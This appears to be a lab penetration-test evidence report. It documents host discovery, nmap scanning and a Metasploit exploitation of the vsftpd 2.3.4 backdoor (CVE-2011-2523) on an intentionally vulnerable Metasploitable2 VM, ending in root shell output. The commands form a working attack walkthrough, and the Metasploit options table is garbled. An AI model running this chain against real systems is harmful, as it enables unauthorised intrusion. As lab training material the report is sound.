


Evidence report

1) Live hosts found



The image shows two Oracle VM VirtualBox windows. The top window is titled 'kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox'. It displays a terminal session where a script is run to ping 192.168.56.3. The output shows four successful ping requests with varying times (4.95 ms to 0.462 ms) and a summary: 4 packets transmitted, 4 received, 0% packet loss, time 3030ms. Below this, the 'ip a' command is run, showing details for the loopback interface 'lo' (127.0.0.1) and the ethernet interface 'eth0' (192.168.56.4).

The bottom window is titled 'Metasploitable2 (clean-before-lab) [Running] - Oracle Virt...'. It displays a terminal session where the user 'msfadmin' runs 'ip a' and 'ping -c 4 192.168.56.4'. The 'ip a' output shows 'lo' (127.0.0.1) and 'eth0' (192.168.56.3). The ping output shows four successful ping requests to 192.168.56.4 with times ranging from 0.368 ms to 3.81 ms, and a summary: 4 packets transmitted, 4 received, 0% packet loss, time 3003ms.

```
script -q -f ~/pentest-report-2025-10-19/evidence/01_kali_ip_ping.log
(kali@kali)-[~]
$ ping -c 4 192.168.56.3 #metasploitable ip address
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.
64 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=4.95 ms
64 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=0.437 ms
64 bytes from 192.168.56.3: icmp_seq=3 ttl=64 time=0.451 ms
64 bytes from 192.168.56.3: icmp_seq=4 ttl=64 time=0.462 ms

--- 192.168.56.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3030ms
rtt min/avg/max/mdev = 0.437/1.575/4.953/1.949 ms

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 476sec preferred_lft 476sec

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:f5:13:0f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.3/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fef5:130f/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping -c 4 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=3.81 ms
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=0.465 ms
64 bytes from 192.168.56.4: icmp_seq=3 ttl=64 time=0.368 ms
64 bytes from 192.168.56.4: icmp_seq=4 ttl=64 time=0.602 ms

--- 192.168.56.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.368/1.312/3.814/1.447 ms
msfadmin@metasploitable:~$
```

2) Host and Guest IP Detection Using Netdiscover/ARP-Scan

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo arp-scan --localnet  
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.56.4  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.56.1    0a:00:27:00:00:09    (Unknown: locally administered)  
192.168.56.2    08:00:27:0d:1b:6a    (Unknown)  
192.168.56.3    08:00:27:f5:13:0f    (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.840 seconds (139.13 hosts/sec). 3 responded  
  
(kali@kali)-[~]  
$
```

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
1 2 3 4 5  
kali@kali: ~  
Session Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  


| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|--------------|-------------------|-------|-----|------------------------|
| 192.168.56.1 | 0a:00:27:00:00:09 | 1     | 60  | Unknown vendor         |
| 192.168.56.2 | 08:00:27:0d:1b:6a | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.3 | 08:00:27:f5:13:0f | 1     | 60  | PCS Systemtechnik GmbH |

  
Right Ctrl
```

3. Nmap Host Discovery: Target Host is Up

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.56.3 -oN 03_nmap_sn.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 10:45 EDT  
Nmap scan report for 192.168.56.3  
Host is up (0.00050s latency).  
MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds  
  
(kali@kali)-[~]  
$
```

4.Nmap Service and Version Detection: vsftpd 2.3.4 Identified

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sS -sV -T4 192.168.56.3 -oN 04_nmap_sV.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 10:50 EDT  
Nmap scan report for 192.168.56.3  
Host is up (0.00031s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnetd      Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/su  
bmit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.92 seconds  
  
(kali@kali)-[~]
```

5. NSE Script Results: Vulnerability Confirmed

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -p 21 --script=ftp-vsftpd-backdoor 192.168.56.3 -oN 05_nse_ftp_vsftpd.txt  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 11:29 EDT  
Nmap scan report for 192.168.56.3  
Host is up (0.00051s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
| ftp-vsftpd-backdoor:  
|   VULNERABLE:  
|     vsFTPD version 2.3.4 backdoor  
|     State: VULNERABLE (Exploitable)  
|     IDs: CVE:CVE-2011-2523 BID:48539  
|     vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.  
|     Disclosure date: 2011-07-03  
|     Exploit results:  
|       Shell command: id  
|       Results: uid=0(root) gid=0(root)  
|     References:  
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb  
|       https://www.securityfocus.com/bid/48539  
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523  
|_  
MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
```

6. Exploitation: vsftpd 2.3.4 Backdoor (CVE-2011-2523) via Metasploitable

```
kali@kali: ~  
Session Actions Edit View Help  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
[-] Unknown command: msf6. Run the help command for more details.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
  Name      Current Setting  Required  Description  
  --      -  
  CHOST        
  CPORT        
  Proxies      
  RHOSTS     yes             The local client address  
  RPORT      21             The local client port  
  RPORT      21             A proxy chain of format type:host:port[,type:host:port][ ... ]  
  RPORT      21             . Supported proxies: sapni, socks4, socks5, http, socks5h  
  RPORT      21             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT      21             The target port (TCP)  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Automatic  
  
View the full module info with the info, or info -d command.  
  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.3  
RHOSTS => 192.168.56.3  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set VERBOSE true  
VERBOSE => true  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.3:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.3:21 - USER: 331 Please specify the password.  
[+] 192.168.56.3:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.56.3:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.4:43965 -> 192.168.56.3:6200) at 2025-10-19 13:14:35 -  
0400
```

Successful Exploitation: vsftpd 2.3.4 (CVE-2011-2523) - Root Access

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ls -la /
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13540 Oct 19 04:26 dev
drwxr-xr-x 94 root root 4096 Oct 19 04:18 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 7984 Oct 19 04:18 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 111 root root 0 Oct 19 04:17 proc
drwxr-xr-x 13 root root 4096 Oct 19 04:18 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Oct 19 04:17 sys
drwxrwxrwt 6 root root 4096 Oct 19 06:25 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```